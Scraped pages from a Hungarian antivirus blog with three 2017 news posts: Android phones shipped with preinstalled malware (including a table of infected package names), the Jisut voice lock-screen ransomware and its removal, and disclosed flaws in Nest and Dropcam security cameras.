Ingyen dekódoló kulcs baráti fertőzésért


"A" betűs rendszerek a célkeresztben



És ezt tudja lovon és trapézon is...

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12322057

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

2042

Antivírus blog

vírusok, férgek, botnetek, kártevők

Előtelepített kártevőt tessék!

2017. március 13. 20:31 - Csizmazia Darab István [Rambo]

Már jó régen történt olyan eset, ami a blogba kívánkozott volna. Igaz, a korábbiak között voltak eléggé meghökkentőek, csak **mostanra már abban az illúzióban ringattuk magunkat, hogy a mindenki tanult a múlt hibáiból, és biztosan ellenőriz, így alapból fertőzött adathordozók, készülékek manapság már semmiképpen nem kerülhetnek forgalomba. Hát ne legyünk ebben ennyire biztosak!**



Bár viszonylag ritka esemény, hogy egy új hardverrel együtt egy kártevő bukkanjon fel, az ilyen esetek mégsem teljesen példa nélküliek. Ha pár korábbi precedenst kellene előhozni, nem hiányozhatna a körképből, hogy 2007-ben a németországi Medion gyártó Németországba és Dániába küldendő noteszgépein egy 1994-es régi, Stoned.Angelina vírust találtak.

Az MD96290 típusjelű notebookok előtelepített Windows Vista Home Premiummal voltak felszerelve. **A jelentések szerint a bootvírussal fertőzött gépek száma mintegy 10 ezer és 100 ezer közé volt tehető.**



Emlékezetes lehet ugyancsak, hogy **2007. elején a TomTom autós navigációs rendszer került forgalomba fertőzötten, míg 2006. októberben vírusos iPod lejátszók bukkantak fel,** és USB háttértárak már többször is kerültek fertőzötten piacra.

A közelmúltban is borzolta a kedélyeket hasonló incidens, 2015-ben Confickerrel gyárilag fertőzött kamera került felhasználásra a floridai rendőrségnél. **Mindez akkor derült ki, mikor kifejezetten a rendőrségnek szánt testen viselhető Martel kamerákat a PC számítógépekhez csatlakoztatták. Szóval soha nem árt állandóan résen lenni.**

Malware	Device
com.fone.player1	Galaxy Note 2, LG G4
com.lu.compass	Galaxy S4, S7
com.kandian.hdtogoapp	Galaxy Note 4, Note 8
com.sds.android.ttpod	Galaxy Note 2, Xiaomi Mi 4i
com.baycode.mop	Galaxy A5
com.kandian.hdtogoapp	Galaxy S4
com.iflytek.ringdiyclient	ZTE x500
com.android.deketv	Galaxy A5
com.changba	Galaxy S4, Galaxy Note 3, Galaxy Note Edge, Galaxy Note 4
com.example.loader	Galaxy Tab 2
com.armorforandroid.security	Galaxy Tab 2
com.android.ys.services	Oppo N3, Vivo X6 Plus
com.mobogenie.daemon	Galaxy S4
com.google.googlesearch	Asus ZenFone 2, ZenFone 5m LenovoS90
com.skymobi.mopoplay.appstore	Lenovo S90
com.example.loader	Oppo R7 Plus
com.yongfu.wenjianjiaguanli	Xiaomi RedMi
air.fyzb3	Galaxy Note 4
com.ddev.downloader.v2	Galaxy Note 5
com.mojang.minecraftpe	Galaxy Note Edge
com.androidhelper.sdk	Lenovo A850

Mostani történetünkben Samsung Galaxy, Lenovo, Asus, stb. okostelefonokról derült ki, hogy fertőzötten kerülhettek a vásárolókhoz.

Bár a jelentés szerint a gyártósoron még tiszták lehettek az Android alapú készülékek, ám egy azt követő fázisban, valószínűleg a telekommunikációs cég által előtelepített alkalmazások formájában különféle fertőzések kerültek számos készüléktípusra.



Ezek között az **agresszív reklámmegjelenítő adnet kártevőtől egészen a Loki, Slocker zsarolóvírusokig minden előfordult.**

Az Oren Koriat biztonsági kutató által jegyzett jelentés kiemeli, hogy az eset súlyosságát az is jól mutatja, hogy a 38 eset közül 6-nál az utólag feltelepített alkalmazás rendszerszintű jogosultságot kapott, így annak eltávolítása egy átlagfelhasználó számára lehetetlen.

Tetszik 5
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

4 komment
Címkék: okostelefon android fertőzött kártevő előtelepített

Ajánlott bejegyzések:









A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12335819

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Gerilgfx 2017.03.14. 05:01:22

3-4 éve olvastam statisztikát erről, abban azt állapították meg, hogy a kínában készült androidos telefonok 70%-a már fertőzötten kerül ki a gyárból.

Válasz erre



Csizmazia Darab István [Rambo] · http://antivirus.blog.hu 2017.03.14. 08:03:21

Hirdetés

Szia Gerilgfx!

Jaja, nagyon jól emlékszel, 2015-ben írtak már hasonlót:
thehackernews.com/2015/09/android-smartphone-malware.html

Egyszer egy hackerkonfon ki is vesézték a témát, az előretelepített "Opera böngészőnek" látszó tárgy titokban ezerrel küldte ki az adatokat távoli szerverekre. De természetesen ez nem jelenti azt, hogy ha valaki NEM Kínából rendel telefont, azt nem érheti baj.

Csak itt európai telco cégek cuccai látszottak gyanúsnak. Nyilván ha ez is,plusz még a kínai alap is férges, az már külön is, de együtt aztán túl durvoid.

Szóval szerintem 3rd party AV nélkül nincs Android biztonság.

Válasz erre



Vakerok 2017.03.14. 21:20:58

Én hiszek a gyártónak. Még istenének.

Válasz erre



Gerilgfx 2017.03.17. 20:33:20

@Csizmazia Darab István [Rambo]: általában nem értenek velem egyet, és azt mondják, hogy paranoid vagyok, amikor azt mondom, hogy egy gyárban, üzemben, kormányépületben, katonai létesítményben, munkahelyen mindenféle hálózatot fizikailag likvidálni kell, a hálózati csatlakozókat, bluetoothot, infrát, wifit leforrasztani, usb-ből pedig egyet meghagyni, az elé is egy kis kulcsra zárt ajtócskát forrasztani. ezek a létesítmények nem azért vannak, hogy valakinek a valakije ott nagy arccal emp rendszerben és sql-ben aladárkodhasson, facebookozzon, flash játékokat nyomogasson, hanem ezek a nemzeti vagyon részei. ezekben termelünk kaját, wc papírt, cipőt, ruhát, ezekbe azért kell járni, hogy az ember DOLGOZZON. pedig már rég túljutottunk azon a ponton, hogy ezek a veszélyek rendszergazda jelenlétével, vírusírtókkal, a hálózat megfigyelésével kezelhető legyen, de valahogy mégsem lehet kiírtani a ,,megszakértő-informatikát'', mert világszerte az a több tízmillió ember, aki az ezek fölött történő semmittevésből él, az nem fogja abbahagyni az impresszióketést meg az igénykeltést a számítástechnikai eszközök túlfújására, és nem fog elmenni *dolgozni * csak azért, mert mondjuk a mérnökök 1 éves munkáját 5 másodperc alatt ki lehet lopni, ő leszarja, neki megvan a kis 50 millió forintos amerikai számítógépe a 70 millió forintos német szoftverben, amiben kattintgathat 3x annyiért, mint az, aki *dolgozik*. pedig mostmár ott tartunk, hogy kis híján atomkatasztrófát, komplett gyárak ellopását, az elektronikai rendszerek leállását, műholdak ellopását is láttuk, a következő talán pont az lesz, hogy az sql managert darálja majd le egy feltört gyártógép.

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek



accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

870

Antivírus blog

vírusok, férgek, botnetek, kártevők

Szőke női hangon beszélő zsarolóvírus

2017. március 17. 08:43 - Csizmazia Darab István [Rambo]

Képzeljük el, hogy a mobilunk vagy táblagépünk váratlanul beszélni kezd hozzánk egy kellemes női hangon. Milyen szuper funkció lenne, ugye? Az izgatottság garantált, miután rájövünk, hogy **ez a kedves női hang, ami épp az előbb köszönt ránk, éppen lezárta mobileszközünk képernyőjét és egy zsarolóvírus váltságdíj követeléseit tolmácsolja felénk**. Ha pedig beszélünk kínaiul, már azt is tudjuk, hogy ennek feloldása 40 jüanba fog kerülni (ami nagyjából 1700 forintot jelent).



A már jól ismert Jisut víruscsalád egy tagja (név szerint az Android/LockScreen.Jisut) nemrég rukkolt elő ezzel az új „nyelvi készségével”.

A szoros kapcsolat ellenére a vírust az ESET mégis legtöbbször **Android/Lockerpin kártevőként azonosítja, azon tulajdonsága miatt, hogy képes a képernyőzár PIN kódjának megváltoztatására** a tulajdonos tudta és beleegyezése nélkül.



Ez a beszélő kártevő egy rosszindulatú dropper segítségével terjed, amely képes letölteni, kitömöríteni és futtatni a fertőző kódot. **A vírus akkor kerül aktív állapotba, amikor a felhasználó manuálisan megnyitja az applikációt és megnyomja a felugró kép alján található "Kattintson ide az ingyenes aktiváláshoz" gombot.**

Ezután a kártevő az admin jogosultságok megosztására kéri a felhasználót, ezáltal is megnehezítve a kártékony applikáció későbbi eltávolítását, törlését. Ezután lezárja az eszközt és lejátssza a korábban említett hangüzenetet.



Az Android/Lockscreen.Jisut azonban nem csak pár ezer forintot kísérel meg „kibeszélni” a felhasználók zsebéből. A zsaroláson túlmenően megpróbálja kicsalni a felhasználó hitelesítő adatait a kínai közösségi hálón, a QQ-n található fiókjához, ehhez pedig egy az eredetihez egészen hasonló, hamis bejelentkező ablakot használ. **A hamis, adathalász ablakba beírt felhasználónevet vagy jelszót egyenesen a támadóhoz továbbítja a kártevő.**

Ezt követően a fertőzött alkalmazás fizetésre szólítja fel a felhasználót és információt ad a fizetés további lépéseiről. Ekkor, ha a felhasználónak valahogy sikerül bezárnia ezt az ablakot, a helyzet csak még rosszabbra fordul, ugyanis a kártevő megváltoztatja az eszköz belépési kódját, amelyet a felhasználó így már nem ismerhet.



Ez a beszélő képernyőzár kártevő azonban sajnos csak egy a Jisut víruscsalád tagjai közül, amelynek első verziói még 2014-ben jelentek meg. **Összességében az ESET által detektált variánsok száma duplájára nőtt 2015 óta. A Jisut kártevők többsége alapvetően vizuális változtatásokat eszközöl, mint például a háttérkép megváltoztatása, vagy valamilyen hangeffektet játszik le a felhasználó készülékén.**

Ez megerősíti az ESET szakembereinek korábbi elméletét, amely szerint **ezek a kártevők nem kizárólag pénznyerési céllal készültek, hanem büntetőrutin nélkül, egyszerű tréfaként, átverésként is előfordulnak.**



Néhány Jisut kártevő csak magát az applikációt, vagy annak forráskódját akarja letöltetni a felhasználóval, vagy egyszerűen lezárja a képernyőt, anélkül, hogy pénzt kérne annak feloldásáért cserébe. Másik oldalról viszont **a zsarolóvírusok némelyike még egy QR kódot is felajánl, hogy ezzel is meggyorsítsa, egyszerűsítse a fizetési folyamatot. Ezzel a felhasználó direkt módon fizethet, hogy készülékét újból használhassa.**

A Jisut víruscsalád leginkább Kínában terjedt el, és bár az alkotók kifejezetten ügyelnek anonimitásuk megőrzésére, egyes korábbi zsarolóvírusaik olyan kontaktinformációkat tartalmaztak, amelyek a kínai közösségi hálóra vezetett. Ez alapján a Jisut vírusok készítői feltehetőleg 17 és 22 év közötti fiatalok, akik előszeretettel törnek fel Android készülékeket.



Hogyan szabadulhatunk meg az Android/Lockscreen.Jisut vírustól? Három opció közül választhatunk, ha ez a vírus fertőzte meg az eszközünket:

I. A mobil eszközkezelőből manuálisan visszaállíthatók az admin jogosultságok, ezáltal törölhető a fertőzött alkalmazás. Ez azonban csak akkor sikerülhet, ha még a kártevő támadása előtt előzetesen telepítve volt az eszközre egy ehhez szükséges segédprogram applikáció.

II. Ha már feltörték az Android eszközünket, akkor az Android Debug Bridge opciója is elérhető, amely lehetővé teszi, hogy parancssorokon keresztül kommunikáljunk az okostelefonunkkal vagy táblagépünkkel. Ez az opció azonban inkább csak a tapasztaltabb Android felhasználóknak, illetve fejlesztőknek jelenthet segítséget. Bár ez az opció inkább a tapasztaltabb Android felhasználóknak, illetve fejlesztőknek jelenthet megoldást.

III. Végső esetben pedig választhatjuk a gyári beállítások visszaállítását, amivel ugyan újból működőképessé tehetjük a készüléket, de egyúttal az összes tartalmat (képeket, videókat, kontaktokat, stb.) törli az eszközről. Ezért érdemes bizonyos időközönként biztonsági mentést készíteni adatainkról.



Androidos eszközünkön érdemes mindig figyelmesen kiválasztani, milyen alkalmazásokat telepítünk, ehhez pedig a viszonylag rendszeresen ellenőrzött hivatalos Google Play piactér használata javasolt. Ezenfelül mobileszközeinket érdemes valamilyen naprakész vírusvédelmi alkalmazással is védelmezni.

Tetszik 4

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

3 komment
Címkék: android eset váltságdíj lockscreen welivesecurity.com zsarolóvírus jisut

Ajánlott bejegyzések:


Zsarolóvírus bénította meg a kijevi metrót


A váltságdíjas titkosító kártevő visszatér



Újabb fejlett androidos zsarolóvírus érkezett


Return of the Petya



Botnet, zsarolóvírus - két jó barát

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12344139

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

cardiobascuralis 2017.03.18. 14:07:56

Érdekelne, mitől szőke egy női hang.

A cikket egy férfitestbe született szőke nő írta?

Válasz erre

Sam Crow 2017.03.18. 14:20:11

Felteszem, ez csak egy tréfa volt. Nem kell egyből karót nyelni.

Válasz erre



enpera · http://c64blog.wordpress.com 2017.03.18. 16:33:44

Androidosok :)

Válasz erre

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.

VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

2292

Antivírus blog

vírusok, férgek, botnetek, kártevők

Ne ugrálj, mert leállítom a kamerádat!

2017. március 21. 08:52 - Csizmazia Darab István [Rambo]

Hibátlan program nincs, és olyan eszköz sincs, amely ne lenne támadható valamilyen sérülékenység, vagy trükk révén. Most például kiderült, hogy egy bizonyos **biztonsági kamera, amelyik helyben nem, hanem csak a felhős tárhelyre továbbítva rögzít, egy felkészült támadó által másfél percre "kiüthető".**



Amikor általánosságban az IoT eszközök biztonságáról esik szó, ott is óriási káosz található. Nem mentesek ez alól az okos villanykörték, a minden adatunkat begyűjtő virtuális sisakok, egyes szívritmus szabályozók, a hackelhető inzulin pumpák vagy az okos vibrátorok sem.

Az IoT eszközök esetében a szakma folyamatosan igyekszik javaslatokat tenni, ebben tartós együttműködő cégszövetségek létrehozása, szabványosítás például arról, hogy clear textben ne utazhassanak adatok és autentikáció nélkül ne lehessen belépni az eszközökre, a gyártók legalább havi szintű biztonsági frissítésre való rákényszerítése, törvényi szabályozás megalkotása. Remélhetőleg ezek előbb-utóbb fontosabbak lesznek, mint a gyors piacra kerülés és a profit.



Mai témánkra visszatérve egy biztonsági szakember, Jason Doyle olyan sebezhetőségeket talált egy kamerában, amelynek segítségével durva beavatkozásokra volt képes. Talán az egyik legérdekesebb ezek közül az, amikor **egy illegális behatoló megteheti, hogy a célzottan netes tárhelyre rögzítő Nest kamerát mintegy másfél percre, vagyis 90 másodpercre leállítsa.**

Ezt pedig úgy lehet elérni, hogy manipulálni kell a Wifi SSID jelét egy nemlétezőre kapcsolatra, és amíg az automatikusan elinduló sikertelen vezeték-nélküli átállás-visszaállás lezajlik, a kamera rögzítése szünetel. És amíg 640 kB a jóslattal ellentétben mégsem lett mindenkinek elég, **másfél perc kameracsend egy betörőnek még elég sokáig lesz.**



Ezen kívül az amerikai biztonsági kutatónak a Dropcam és a Dropcam Pro biztonsági kamerák Bluetooth részében (Bluetooth Low Energy, BLE) is sikerült egy kihasználható puffertúlcsordulási hibát találnia, itt egy hosszú paraméter hatására a modul összeomlik, és újraindul. A harmadik esetben pedig egy a várt méretnél hosszabb wifi jelszó küldése is képes volt lefagyasztani a kamerát.

Mivel a Bluetooth a biztonsági kameráknál alapértelmezetten aktív, és még átmenetileg sem lehet letiltani, így nincs workaround, és ez súlyosbítja a mostani felfedezés veszélyességét. Doyle példaként a Logitech Circle kamerát is megemlítette, amelyik sikeres wifi csatlakozás után automatikusan lekapcsolja a BT modult.



Tanulságokban most sem szűkölködünk, itt például **maga a felfedezés még 2016. októberben (hat hónapja) történt, és a gyártó is azonnal értesítve lett, ám hibajavítás azonban azóta sem készült. Így a szinte szokásosnak nevezhető forgatókönyv szerint a publikus exploit megjelentetése, részletes cikk, blogbejegyzés kényszerítheti ki végre a hiányzó patch elkészítését.**

Másfelől pedig ha csak annyi forintunk lenne, ahányszor a mágikus input validáció hiánya már gondokat okozott, egy terebélyesebb repülőgéphangárt kellene bérelni a népes Maserati flottánknak ;-). És azt persze mindig szem előtt kell tartani, hogy a biztonságért és a megelőzésért tett erőfeszítések állandó cselekvést igényelnek, **hiszen a biztonság nem egy állapot, hanem egy folyamat.**

Tetszik 1
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: patch jason bluetooth kamera pro támadás biztonsági tárhely felhő doyle exploit nest dropcam

Ajánlott bejegyzések:



Brother nyomtatód van testvér? Akkor rossz hírem van...


Trojanok harca


Jelszómenedzserek, frissítések


Az Android áll a sebezhetőségi lista élén


Java? Á dehogy? Talán Adobe Flash? Az sem.

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12357721

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid köz□ I te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

- Rambo archívum

pcw cikkz

- A Vírusok Varázslatos Világa 01.
- VVV 02.
- VVV 03.
- VVV 04.
- VVV 05.
- VVV 06.
- VVV 07.
- VVV 08.
- VVV 09.
- VVV 10.
- VVV 11.
- VVV 12.
- VVV 13.
- VVV 14.
- VVV 15.
- VVV 16.
- VVV 17.
- VVV 18.
- VVV 19.
- VVV 20.
- VVV 21.
- VVV 22.
- VVV 23.
- VVV 24.
- VVV 25.
- VVV 26.
- VVV 27.
- VVV 28.
- VVV 29.
- VVV 30.
- VVV 31.
- VVV 32.
- VVV 33.
- VVV 34.
- VVV 35.
- VVV 36.
- VVV 37.
- VVV 38.
- VVV 39.
- VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*

Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

413

